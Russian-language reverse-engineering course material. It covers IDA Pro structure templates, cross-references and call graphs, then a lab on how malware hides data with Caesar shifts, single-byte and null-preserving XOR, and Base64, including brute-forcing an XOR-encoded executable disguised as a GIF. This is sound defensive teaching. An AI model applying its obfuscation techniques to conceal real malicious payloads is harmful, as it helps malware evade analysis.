Чтобы добавить новое поле к структуре, расположите курсор на последнюю строку определения структуры (содержащий *ends*) и нажмите D. Это заставляет новое поле быть добавленным в конец структуры. Размер нового поля будет установлен согласно первому размеру, выбранному на карусели данных. Имя поля первоначально будет *field_N*, где N - числовое смещение от начала структуры к началу нового поля (*field_0*, например).

Если вам необходимо изменить размер поля, вы можете сделать это, убедившись, что курсор установлен на новом имени поля и выбрав правильный размер данных, затем нужно несколько раз нажать на клавишу D для переключения между типами данных на карусели данных. Также вы можете использовать Options ► Setup Data Types, чтобы определить размер, который не доступен на карусели данных. Если поле - массив, щелкните правой кнопкой по имени и выберите Array, чтобы открыть диалоговое окно спецификации массива.

Чтобы изменить название поля структуры, щелкните по имени поля и используйте горячую клавишу N, или щелкните правой кнопкой по имени и выберите *Name*; задайте новое имя для поля.

Стековые фреймы как специализированные структуры. Вы наверняка заметили, что определение структуры выглядит подобно подробному виду стекового фрейма. Это не случайно, поскольку IDA обрабатывает обоих одинаково.

7.3. Использование шаблонов структур

Есть два способа использовать объявление структуры в коде. Во-первых, Вы можете переформатировать ссылки в памяти, чтобы сделать их более читаемыми, преобразовывая числовые смещения структуры, такие как `[ebx+8]` в символьные ссылки, такие как `[ebx+ch8_struct.field4]`. Последняя форма предоставляет гораздо больше информации о том, на что ссылаются. Во-вторых, использование шаблонов структур можно для обеспечения дополнительных типов данных, которые могут быть применены к стеку и глобальным переменным.

IDA позволяет Вам переформатировать любую постоянную величину, используемую в операнде в эквивалентное символьное представление.

Как альтернатива форматированию отдельных ссылок памяти, стек и глобальные переменные могут быть отформатированы как все структуры. Чтобы отформатировать переменную стека как структуру, откройте подробное представление стекового фрейма, дважды щелкнув по нужной переменной, и затем **Edit ► Struct Var (ALT-Q)**, чтобы вывести на экран список известных структур.

При выборе одной из имеющихся структур, содержащей в себе соответствующее количество байт в стеке структуры соответствующего типа, переформатируются все необходимые ссылки памяти в структуру ссылок.

Процедура форматирования глобальных переменных как структуры почти идентична используемой для переменных стека. Чтобы сделать это, выберите

переменную или адрес, который отмечает начало структуры, и используйте **Edit ► Struct Var (ALT-Q)**, чтобы выбрать соответствующий тип структуры.

7.4. Импортирование новых структур

IDA способна к парсингу индивидуальных C (не C++) объявлений данных, так же, как и всех типов файлов C, и автоматически созданных представлений структуры IDA.

Парсинг структур Си. Версия 5.2 IDA ввела подвид *Local Types*, доступный через **View ► OpenSubviews ► Local Types**, в окне *Local Types* представляется как список всех типов, которые были проанализированы в текущей базе данных. Для новых баз данных окно *Local Types* первоначально пусто, но предлагается возможность проанализировать новые типы через клавишу INSERT или опцию Insert в контекстном меню.

В течение парсинга нового типа на экран в окне сообщений IDA могут выводиться сообщения об ошибках. Если описание типа успешно проанализировано, тип и его объявление перечисляются в окне *Local Types*,

Типы данных, добавленные в окно *Local Types*, не сразу доступны через окно *Structures*. Вместо этого каждый новый тип добавляется к списку стандартных структур и должен быть импортирован в окно *Structures*.

Parsing C Header Files. Чтобы проанализировать эти файлы, используйте **File ► Load File ► Parse C Header File**, чтобы выбрать заголовок, который Вы хотите проанализировать. Любые сообщения об ошибках будут выведены на экран в окне сообщений IDA. В другом случае, если ошибок нет, Вы увидите сообщение об успешной компиляции.

IDA добавляет все структуры, которые были успешно проанализированы к ее списку стандартных структур (в конец списка, чтобы быть точным) доступных в текущей базе данных. Когда у новой структуры есть то же имя, что и у существующей структуры, она будет перезаписана с новым расположением структуры. Ни одна из новых структур не появится в окне *Structures*, пока Вы не добавите их явно.

3.3 ПЕРЕКРЕСТНЫЕ ССЫЛКИ И ПОСТРОЕНИЕ ГРАФА

Некоторыми из большого количества общих вопросов, кроме вопросов о реверсивном проектировании двоичных файлов, являются "Откуда эта функция вызвана?" и "Какие функции получают доступ к этим данным?"

IDA помогает ответить на подобные типы вопросов с помощью ее обширных функций перекрестных ссылок. IDA обеспечивает много механизмов для отображения и доступа к данным перекрестной ссылки, включая возможности генерации графа, которые обеспечивают визуальное представление отношений между кодом и данными.

3.3.1 Перекрестные ссылки

Начиная наше обсуждение, заметим, что перекрестные ссылки в пределах IDA часто упоминаются просто как *xrefs*. В пределах этого текста мы будем использовать *xref* только там, где это нужно, чтобы обратиться к пункту меню

IDA или диалогового окна. Во всех других случаях мы будем придерживаться термина перекрестная ссылка.

Есть две основные категории перекрестных ссылок в IDA: перекрестные ссылки на код и перекрестные ссылки на данные. В каждой категории мы описываем несколько различных типов перекрестных ссылок. С каждой перекрестной ссылкой связано определенное направление. Все перекрестные ссылки совершают переход от одного адреса к другому. Это могут быть адреса кода или данных.

Перекрестные ссылки кода - очень важное понятие, поскольку они облегчают генерацию в IDA графов потока управления и графов вызова функции, каждый из которых мы обсудим позже.

Перекрестные ссылки на код. Перекрестная ссылка кода используется, чтобы указать, что инструкция передает или может передать управление другой инструкции и описывается как переход в IDA. IDA различает три основных типа перехода: обычный, прыжок, и вызов. Прыжок и вызов разделены по признаку, является ли конечный адрес близким или далеким адресом. Далекие адреса встречаются только в двоичных файлах, которые используют сегментированные адреса.

Обычный переход - самый простой тип перехода, и представляет собой переход от одной инструкции к другой. Это стандартный переход для всех инструкций, не являющихся командами.

Инструкции, используемые, чтобы вызвать функции, относятся к **переходам типа вызова**, указывая на передачу управления к целевой функции. В большинстве случаев обычный переход также принадлежит к числу команд вызова, поскольку большинство функций возвращается в место, которое следует за вызовом. Если IDA знает, что функция не возвращает значение, то вызовы этой функции не будут иметь обычный переход.

Прыжок присваивается каждой команде безусловного перехода и команде условного перехода. Условным переходам также присвоены обычные переходы, чтобы управлять переходом по ссылке, когда ответвлений нет. У безусловных переходов нет никакого связанного обычного перехода, потому что в таких случаях всегда берется ответвление. Перекрестные ссылки перехода выводят на экран адрес первоначального расположения (источник перехода). Перекрестные ссылки перехода отличаются при помощи суффикса *j* (J как *Jump*).

Перекрестные ссылки на данные. Перекрестные ссылки данных используются, чтобы отследить способ получения доступа к данным в пределах двоичного файла. Перекрестные ссылки данных могут быть связаны с любым байтом в базе данных IDA, который связан с виртуальным адресом (другими словами, перекрестные ссылки данных никогда не связываются с переменными стека). Чтобы указать место, откуда считываем, место, куда записываем и адрес расположения объекта, используются три типа перекрестных ссылок данных.

Считывающая перекрестная ссылка используется, чтобы указать, что к содержанию ячейки памяти получают доступ. Считывающие перекрестные ссылки могут выполняться только из адреса команды, но могут обратиться к любому месту программы. Для обозначения считывающей перекрестной ссылки используется суффикс *r*.

Перекрестные ссылки записи сгенерированы и выведены на экран как комментарии для переменной, указывая на места программы, которые изменяют содержание переменной. Для обозначения этого типа перекрестных ссылок используют суффикс *w*.

Перекрестная ссылка смещения, указывает, какой адрес используется. Обычно перекрестные ссылки смещения - результат операций указателя в коде или в данных. Операции доступа к массиву, например, обычно реализуются, добавляя смещение к начальному адресу массива. В результате первый адрес в большинстве глобальных массивов может часто распознаваться присутствием перекрестной ссылки смещения. В отличие от чтения и перекрестных ссылок записи, которые могут работать только из места инструкции, перекрестные ссылки смещения могут выполняться из места инструкции или данных. Примером смещения, которое может выполняться из раздела данных программы, является любая таблица указателей.

Списки перекрестных ссылок. Число комментариев перекрестной ссылки, которые могут быть выведены на экран в данном расположении, ограничено параметром конфигурации, которое принимает значение, по умолчанию равное 2.

Есть два метода для того, чтобы просмотреть полный список перекрестных ссылок на место. Первый метод - открытие окна перекрестных ссылок, связанных с определенным адресом. Наведя курсор на адрес, который является целью одной или более перекрестных ссылок, выбрать View ► Open Subviews ► Cross-References, Вы можете открыть полный список перекрестных ссылок на данную область

Второй способ получить доступ к списку перекрестных ссылок состоит в том, чтобы щелкнуть правой кнопкой по имени, и выбрать Переход к *xref* к операнду (горячая клавиша X), чтобы открыть диалоговое окно, которое перечисляет каждое место, которое ссылается на выбранный символ.

Вызовы функций. Специализированный список перекрестных ссылок, имеющий дело исключительно с вызовами функции, доступен, если выбрать View ► Open Subviews ► Function Calls.

Каждая перечисленная перекрестная ссылка может использоваться к быстро изменяющемуся списку дизассемблирования соответствующего расположения перекрестной ссылки.

3.3.2 Графы

Ограничиваясь непосредственно определенными типами перекрестных ссылок, мы можем получить много полезных графов для того, чтобы проанализировать наши двоичные файлы.

3.3.3 Построение графа IDA путем наследования

Возможность построения графа наследования IDA доступна в Windows и обеспечена связанным приложением, названным *wingraph32*. Всякий раз, когда граф наследования требует, источник для графа генерируется и сохраняется во временном файле, когда *wingraph32* запущен, чтобы вывести на экран граф. Как только граф был загружен в память, *wingraph32* сразу удаляет связанный временный файл графа; однако, Вы можете сохранить выведенный на экран граф, используя *wingraph32*'s File ► Save as. Сгенерированные файлы графа используют Graph Description Language (GDL), чтобы определять графы. Доступные графы наследования включают следующее:

- Функциональная блок-схема.
- Вызов графа для всего двоичного файла.

- Граф перекрестных ссылок на символ.
- Граф перекрестных ссылок от символа.
- Специализированный граф перекрестной ссылки.

Существует много ограничений при контакте с любым графом наследования. Прежде всего, учтем, что графы наследования не являются интерактивными. Манипулирование выведенными на экран графами наследования по существу ограничено изменением масштаба и панорамированием. Невозможно отредактировать граф и управлять контентом дизассемблирования, как Вы привыкли это делать при использовании дизассемблирования IDA или интегрировании представления графа.

Блок-схемы наследования. Когда курсор в пределах функции, нажатие View ► Graphs ► Flow Chart (горячая клавиша F12) генерирует и выводит на экран блок-схему стиля наследования. Эти графы лучше назвать графами потока управления, поскольку они группируют инструкции функции в базовые блоки и используют ребра, чтобы указать, как один блок переходит к другому.

В компьютерной программе **базовый блок** - группировка одной или более инструкций с единственным входом в начало блока и единственным выходом из конца блока. Управление передачей инструкций вызова функции вне текущей функции обычно проигнорировано, если неизвестно, что функция вызывает ошибку, чтобы вернуть результат.

Графы наследования вызовов. Граф вызова функции полезен для быстрого понимания иерархии вызовов функции, сделанных в пределах программы. Графы вызовов генерируются путем создания узлов графа для каждой функции и затем присоединения функциональных узлов, основанных на существовании перекрестной ссылки вызова от одной функции до другой. Процесс генерирования графа вызовов для единственной функции может быть просмотрен как рекурсивный спуск через все функции, которые вызваны от начальной функции.

Фактически, в случае динамически соединенного двоичного файла невозможно углубляться в библиотечные функции, так как код для таких функций не присутствует в пределах динамически соединенного двоичного файла. Статически соединенные двоичные файлы представляют некоторые проблемы при генерировании графов. Так как статически соединенные двоичные файлы содержат весь код для библиотек, которые были соединены с программой, связанные графы вызова функции могут стать чрезвычайно большими.

После компиляции динамически соединенного файла с использованием GNU gcc, мы можем попросить IDA сгенерировать граф вызова функции, используя View ► Graphs ► Function Calls.

Графы наследования перекрестной ссылки. Два типа графов перекрестной ссылки могут быть сгенерированы для глобальных символов (функции или глобальные переменные): перекрестные ссылки на символ (View ► Graphs ► Xrefs To) и перекрестные ссылки от символа (View ► Graphs ► Xrefs From).

Xrefs To граф может помочь Вам в визуализации всех мест, которые ссылаются на глобальную переменную и цепочку вызовов функций, требуемых для достижения эти места

Пользовательские Графы перекрестных ссылок. Пользовательские графы перекрестной ссылки, названные *User xref charts* в IDA, обеспечивают максимальную гибкость в генерировании графов перекрестной ссылки, чтобы удовлетворить Вашим потребностям. В дополнение к объединению перекрестных ссылок на символ и перекрестных ссылок от символа в единственный граф, пользовательские графы перекрестной ссылки позволяют Вам определять максимальную глубину рекурсии и типы символов, которые должны быть включены или исключены из получающегося графа.

– **Начальное направление** позволяет Вам решать, искать ли перекрестные ссылки от выбранного символа к выбранному символу, или обоим.

– **Параметры.** Опция *Recursive* включает рекурсивный спуск (*xrefs To*) или подъем (*xrefs From*) от выбранных символов. Следование только в текущем направлении вынуждает любую рекурсию пройти только в одну сторону.

– **Глубина рекурсии.** Эта опция устанавливает максимальную глубину рекурсии и полезна для ограничения размера сгенерированных графов..

– **Проигнорировать.** Эта опция диктует, какие типы узлов будут исключены из сгенерированного графа.

– **Опции печати** управляют двумя аспектами форматирования графа. Комментарии печати заставляют любые функциональные комментарии быть включенными в узел графа функции.

Вопросы:

1. Назовите характерное свойство повторяющихся комментариев. Каков механизм реализации этого свойства?
2. Охарактеризуйте операции со структурами в IDA.
3. Перечислите и кратко опишите перекрестные ссылки на код и на данные.

Лабораторная работа №4 Кодирование данных

Цель занятия: изучить способы поиска и определения функций кодирования и стратегии расшифровки данных

Задание: изучить теоретический материал и ответить на контрольные вопросы

Теоретические сведения

В контексте анализа безопасности термин «кодирование данных» означает любое изменение содержимого с целью скрытия его истинного назначения. Вредоносное ПО использует методики кодирования для маскировки своей активности. Как аналитик безопасности вы должны быть с ними знакомы, чтобы в полной мере понимать принцип работы вредоноса.

При кодировании данных злоумышленник выбирает метод, который лучше всего подходит для его задач. В каких-то случаях это могут быть простые шифры или примитивные функции кодирования, которые обеспечивают достаточную защиту и легко реализуемы. А иногда применяются сложные криптографические алгоритмы или нестандартное шифрование, чтобы затруднить обнаружение и разбор вредоносного кода.

Зачем нужно анализировать алгоритмы кодирования

Вредоносное ПО применяет кодирование по самым разным причинам. Чаще всего это делается для шифрования сетевого взаимодействия, но данные методики также могут помочь скрыть внутренние механизмы вредоноса. Например, злоумышленник может использовать слой кодирования для следующих целей:

- скрыть конфигурационную информацию, такую как управляющий домен;
- похитить информацию, предварительно сохранив ее в промежуточный файл;
- хранить строки, которые используются вредоносным кодом, и декодировать их в нужный момент;
- выдать вредоносную программу за обычную утилиту, пряча строки, которые используются для нанесения вреда.

При анализе алгоритмов кодирования мы всегда ставим перед собой две задачи: определить функцию кодирования и затем использовать эти сведения для расшифровки того, что злоумышленник пытается спрятать.

Простые шифры

Простые способы кодирования существуют на протяжении тысяч лет. И вы ошибаетесь, если думаете, что они исчезли с появлением мощных современных компьютеров. Примитивные шифры часто используются для перевода информации в другой набор символов или видоизменения ее таким образом, чтобы другие люди не могли ее прочесть.

К простым методам кодирования часто относятся пренебрежительно из-за их тривиальности, но в контексте вредоносного ПО они обладают множеством преимуществ:

- Достаточно компактные, чтобы их можно было использовать в средах с ограниченным пространством, например при эксплуатации кода командной оболочки.
- Менее заметны по сравнению со сложными шифрами.
- Требуют минимум ресурсов и, как следствие, почти не влияют на производительность.

Авторы вредоносного ПО, применяющие простое шифрование, не рассчитывают на то, что это спасет их от обнаружения, – для них это всего лишь доступный способ скрыть свою активность на случай базового анализа.

Шифр Цезаря

Одним из первых используемых шифров был *шифр Цезаря*. Во времена Римской империи с его помощью скрывали сообщения, которые гонимые передавали на поле боя. Ниже показан пример секретного военного приказа, закодированного шифром Цезаря (дословно означает «атаковать в полдень»):

ATTACK AT NOON
DWWDFN DW QRRQ

Гаммирование

Гаммирование – это простой метод кодирования, похожий на шифр Цезаря. Его еще называют *исключающим ИЛИ* (exclusive OR, XOR). Это логическая операция, с помощью которой можно модифицировать биты.

В ходе гаммирования к каждому байту исходного текста применяется исключающее ИЛИ со статическим байтовым значением. Например, на рис. 13.1 показано, как с использованием гаммирования и байта 0x3C можно зашифровать сообщение ATTACK AT NOON. Каждый символ содержится в отдельной ячейке и представлен в двух форматах: как управляющий код ASCII (*сверху*) и в виде шестнадцатеричных символов (*снизу*).

Как можно видеть в этом примере, результатом гаммирования часто становятся байты, которые выходят за рамки печатных символов (здесь они обозначены затемненными ячейками). Буква С в слове ATTACK преобразуется в шестнадцатеричное значение 0x7F, которое обычно соответствует символу удаления. Точно так же пробел превращается в значение 0x1C, которое, как правило, используется в качестве файлового разделителя.

A	T	T	A	C	K		A	T		N	O	O	N
0x41	0x54	0x54	0x41	0x43	0x4B	0x20	0x41	0x54	0x20	0x4E	0x4F	0x4F	0x4E
↓													
h	h	h	h	DEL	W	FS	h	FS	r	s	s	r	
0x7d	0x68	0x68	0x7d	0x7F	0x57	0x1C	0x7d	0x68	0x1C	0x72	0x71	0x71	0x72

Рис. 13.1. Строка ATTACK AT NOON, зашифрованная с помощью исключающего ИЛИ и значения 0x3C (сверху показана исходная строка, а снизу – результат)

Гаммирование является удобным в использовании, поскольку оно одновременно и простое (требует лишь одной инструкции в машинном коде), и *обратимое*.

В обратимых шифрах для кодирования и декодирования подходит одна и та же функция. Чтобы декодировать данные, зашифрованные с помощью гаммирования, нужно повторить операцию XOR с тем же ключом, какой использовался при кодировании.

Данная реализация гаммирования (где для всех байтов указывается один и тот же ключ) называется *однобайтной*.

Взлом гаммирования методом перебора

Представьте, что мы расследуем инцидент, связанный с вредоносным ПО. Мы обнаружили, что за секунду до того, как вредонос начинает свою работу, в каталоге с кэшем браузера создается два файла. Один из них имеет расширение SWF и, как можно предположить, используется для эксплуатации уязвимостей в плагине Flash. Имя второго – a.gif, но у него нет GIF-заголовка, который должен начинаться с GIF87a или GIF89a. Вместо этого он начинается с байтов, показанных в листинге 13.1.

Листинг 13.1. Начальные байты файла a.gif, зашифрованного методом гаммирования

```
5F 48 42 12 10 12 12 12 16 12 1D 12 ED ED 12 12 _HB.....  
AA 12 12 12 12 12 12 12 52 12 08 12 12 12 12 12 .....R.....  
12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 .....  
12 12 12 12 12 12 12 12 12 12 12 12 12 13 12 12 .....  
A8 02 12 1C 0D A6 1B DF 33 AA 13 5E DF 33 82 82 .....3..^3..  
46 7A 7B 61 32 62 60 7D 75 60 73 7F 32 7F 67 61 Fz{a2b`}u`s.2.ga
```

Мы подозреваем, что это может быть исполняемый файл, зашифрованный путем гаммирования, но как это проверить? Одна из стратегий, которая подходит для однобайтного кодирования, состоит в простом переборе.

Каждый символ имеет лишь 256 возможных вариантов, поэтому компьютер может достаточно легко и быстро применить к файловому заголовку исключающее ИЛИ с использованием каждого однобайтного ключа и затем сравнить результат с заголовком, который можно ожидать от исполняемого файла. В табл. 13.1 представлен потенциальный вывод подобного скрипта.

Ниже вы можете видеть несколько начальных байтов файла a.gif, закодированных с применением разных XOR-ключей. Мы перебираем разные ключи, пока не увидим знакомый результат – в данном случае MZ-заголовок. В первом столбце указаны значения, которые используются в качестве ключа, а во втором – начальные байты после их преобразования. В третьем столбце мы отвечаем на вопрос, было ли найдено подозрительное содержимое.

Таблица 13.1. Расшифровка гаммированного исполняемого файла методом перебора

Значение XOR-ключа	Начальные байты файла	Найден ли MZ-заголовок?
Исходный	5F 48 42 12 10 12 12 12 16 12 1D 12 ED ED 12	Нет
XOR с 0x01	5e 49 43 13 11 13 13 13 17 13 1c 13 ec ec 13	Нет
XOR с 0x02	5d 4a 40 10 12 10 10 10 14 10 1f 10 ef ef 10	Нет
XOR с 0x03	5c 4b 41 11 13 11 11 11 15 11 1e 11 ee ee 11	Нет
XOR с 0x04	5b 4c 46 16 14 16 16 16 12 16 19 16 e9 e9 16	Нет
XOR с 0x05	5a 4d 47 17 15 17 17 17 13 17 18 17 e8 e8 17	Нет
...	...	Нет
XOR с 0x12	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00	Да!

Обратите внимание на последнюю строку этой таблицы, в которой выполняется XOR с байтом 0x12. В ней находится MZ-заголовок. PE-файлы начинаются буквами MZ, которые в шестнадцатеричном виде выглядят как 4d и 5a, что соответствует первым двум символам в этой конкретной строке.

Вслед за этим, исследовав более длинный отрезок заголовка, мы увидим другие части файла (листинг 13.2).

Листинг 13.2. Первые байты расшифрованного PE-файла

```

4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 MZP.....
B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 .....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 .....
BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90 .....!.L!..
54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73 This program mus

```

Здесь обнаруживается текст This program mus. Это начало заглушки, которая является обычным элементом исполняемого файла со времен DOS и еще раз доказывает, что мы действительно имеем дело с форматом PE.

Перебор во множестве файлов

Перебор можно выполнять заранее. Например, если у вас есть много файлов и вы хотите проверить, являются ли они зашифрованными файлами в формате PE, вы можете создать 255 сигнатур для каждой комбинации с исключаящим ИЛИ и сосредоточиться на элементах, которые, по вашему мнению, могут там присутствовать.

Допустим, вы решили искать строку This program, закодированную однобайтной операцией XOR, так как заголовок PE-файла обычно содержит текст наподобие This program must be run under Win32 или This program cannot be run in DOS. Если сгенерировать все возможные перестановки в исходной строке со всеми возможными значениями для XOR, получится набор сигнатур, которые нужно искать (табл. 13.2).

Таблица 13.2. Создание XOR-сигнатур для перебора

Значение XOR-ключа	"This program"
Исходное	54 68 69 73 20 70 72 6f 67 72 61 6d 20
XOR с 0x01	55 69 68 72 21 71 73 6e 66 73 60 6c 21
XOR с 0x02	56 6a 6b 71 22 72 70 6d 65 70 63 6f 22
XOR с 0x03	57 6b 6a 70 23 73 71 6c 64 71 62 6e 23
XOR с 0x04	50 6c 6d 77 24 74 76 6b 63 76 65 69 24
XOR с 0x05	51 6d 6c 76 25 75 77 6a 62 77 64 68 25
...	...
XOR с 0xFF	ab 97 96 8c df 8f 8d 90 98 8d 9e 92 df

Однобайтное гаммирование с сохранением нулевых байтов

Еще раз взглянем на закодированный файл в листинге 13.1. В глаза сразу же бросается XOR-ключ 0x12. Большинство байтов в начальной части PE-заголовка равно 0x12! Это один из основных недостатков однобайтного кодирования: его нельзя скрыть от пользователя, вооруженного шестнадцатеричным редактором, который самостоятельно просматривает закодированные данные. Если в зашифрованном тексте содержится большое количество нулевых байтов, однобайтный «ключ» становится очевидным.

Авторы вредоносного ПО придумали довольно оригинальный способ решения этой проблемы: они используют метод однобайтного гаммирования с сохранением нулевых байтов. В отличие от обычного гаммирования, у этого подхода есть два исключения:

- если исходный символ равен NULL или самому ключу, байт пропускается;
- если исходный символ не равен ни NULL, ни ключу, он кодируется методом исключающего ИЛИ с заданным ключом.

Как показано в табл. 13.3, код этой версии кодирования ненамного сложнее оригинала

Таблица 13.3. Гаммирование без сохранения и с сохранением нулевых байтов

Оригинальное гаммирование	Гаммирование с сохранением NULL
<code>buf[i] ^= key;</code>	<code>if (buf[i] != 0 && buf[i] != key) buf[i] ^= key;</code>

В табл. 13.3 слева показан код оригинальной функции XOR, а справа – код XOR с сохранением нулевых байтов. Таким образом, если ключ равен 0x12, преобразованию подлежат все значения, кроме 0x00 и 0x12. После кодирования PE-файла таким методом XOR-ключ будет менее заметным.

Теперь сравним листинги 13.1 (с очевидным ключом 0x12) и 13.3. В последнем представлен тот же PE-файл, закодированный с тем же однобайтным ключом (0x12), но с сохранением нулевых байтов. Такой подход усложняет обнаружение кодирования на основе исключающего ИЛИ и при этом нет никаких следов ключа.

Листинг 13.3. Начальные байты гаммированного файла с сохранением нулевых символов

```
5F 48 42 00 10 00 00 00 16 00 1D 00 ED ED 00 00 _HB.....
AA 00 00 00 00 00 00 00 52 00 08 00 00 00 00 .....R.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

```

00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 00 00 .....
A8 02 00 1C 0D A6 1B DF 33 AA 13 5E DF 33 82 82 .....3..^3..
46 7A 7B 61 32 62 60 7D 75 60 73 7F 32 7F 67 61 Fz{a2b`}u`s.2.ga

```

Этот вид гаммирования особенно часто встречается в коде командной оболочки, который должен иметь как можно меньший размер.

Определение циклов с исключаяющим ИЛИ в IDA Pro

Теперь представим, что мы нашли код командной оболочки внутри SWF-файла. Чтобы отыскать цикл, который, как вы подозреваете, декодирует файл a.gif путем гаммирования, мы дизассемблируем этот код в IDA Pro.

В ассемблерном коде следует искать небольшие циклы, посреди которых находится инструкция XOR. В IDA Pro легче всего выполнить поиск всех инструкций XOR подряд.

1. Убедитесь в том, что вы просматриваете код (в названии окна должен быть текст IDA View).

2. Выберите пункт меню Search Text (Поиск Текст).

3. В диалоговом окне Text Search (Поиск текста) введите xor, установите флажок Find all occurrences (Найти все вхождения) и нажмите кнопку ОК. На экране должно появиться окно, похожее на то, что показано на рис. 13.2

2.




Рис. 13.2. Поиск инструкций XOR в IDA Pro

Не всякая найденная инструкция XOR используется для кодирования. Исключающее ИЛИ применяется для разных целей, например для очистки содержимого регистра. Инструкции XOR имеют три формы:

- исключающее ИЛИ регистра с самим собой;
- исключающее ИЛИ регистра (или указателя на память) с константой;
- исключающее ИЛИ одного регистра (или указателя на память) с другим регистром (или указателем на память).

Чаще всего встречается первый вариант, поскольку XOR регистра с самим собой является эффективным способом его обнуления. К счастью, очистка регистров не связана с кодированием данных, поэтому вы можете ее игнорировать. Как видно на рис. 13.2, таких инструкций большинство (например, xor edx,edx).

В циклах кодирования могут использоваться две другие формы: исключаяющее ИЛИ регистра с константой или с другим регистром. Первый вариант можно считать везением, поскольку это почти гарантия того, что вы имеете дело с кодированием, а ключ вам известен. Примером второй формы XOR на рис. 13.2 является инструкция xor edx,12h.

Одним из признаков кодирования считается небольшой цикл, который содержит XOR-функцию. Рассмотрим инструкцию, обнаруженную выше. На рис. 13.3 показана блок-схема, на которой видно, что инструкция XOR со значением 0x12 действительно находится в небольшом цикле. Вы также можете видеть, что блок кода по адресу loc_4012F4 инкрементирует счетчик, а блок loc_401301 проверяет, не превысил ли этот счетчик определенную длину.




Рис. 13.3. Графическое представление цикла с однобайтной инструкцией XOR

Другие простые способы кодирования

Учитывая плохую устойчивость однобайтного кодирования, многие авторы вредоносного ПО прибегают к чуть более сложным (или просто необычным) алгоритмам, которые хуже поддаются обнаружению методом перебора, но тоже достаточно просты в реализации. Некоторые из них описаны в табл. 13.4. Мы не станем углубляться в детали каждой методики, но вам следует иметь о них общее представление, чтобы, столкнувшись с ними, вы могли их распознать.

Таблица 13.4. Дополнительные простые алгоритмы кодирования данных

Метод кодирования	Описание
ADD, SUB	Алгоритм может использовать операции ADD и SUB для отдельных байтов по аналогии с XOR. Эти операции не являются обратимыми, поэтому они должны применяться в связке друг с другом (одна для кодирования, другая для декодирования)
ROL, ROR	Эти инструкции переставляют биты внутри байта справа налево. Как и в предыдущем случае, их нужно использовать вместе, поскольку они необратимые
ROT	Это оригинальный шифр Цезаря. Обычно он используется для алфавитных (A–Z и a–z) или просто печатных символов (которых в стандартной кодировке ASCII насчитывается 94)

Метод кодирования	Описание
Многобайтный	Алгоритм может использовать более длинный ключ — часто размером 4 или 8 байт. Для удобства операция XOR обычно применяется к каждому блоку
Сцепленный, или циклический	Этот алгоритм использует в качестве ключа часть содержимого. У него может быть много разных реализаций. Обычно к первому или последнему символу текста применяется исходный ключ, а затем закодированный результат используется как ключ для кодирования следующего символа

Base64

Кодировка Base64 применяется для представления двоичных данных в виде строки формата ASCII. Ее часто можно найти во вредоносных программах, поэтому вы должны уметь ее распознавать.

Термин *Base64* заимствован из стандарта многоцелевых расширений интернет-почты (Multipurpose Internet Mail Extensions, MIME). Изначально его разрабатывали для кодирования вложений в электронных письмах, но теперь он широко используется в HTTP и XML.

